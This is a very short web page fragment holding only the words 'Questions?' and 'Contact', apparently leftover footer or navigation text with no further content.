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Questions?



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Contact

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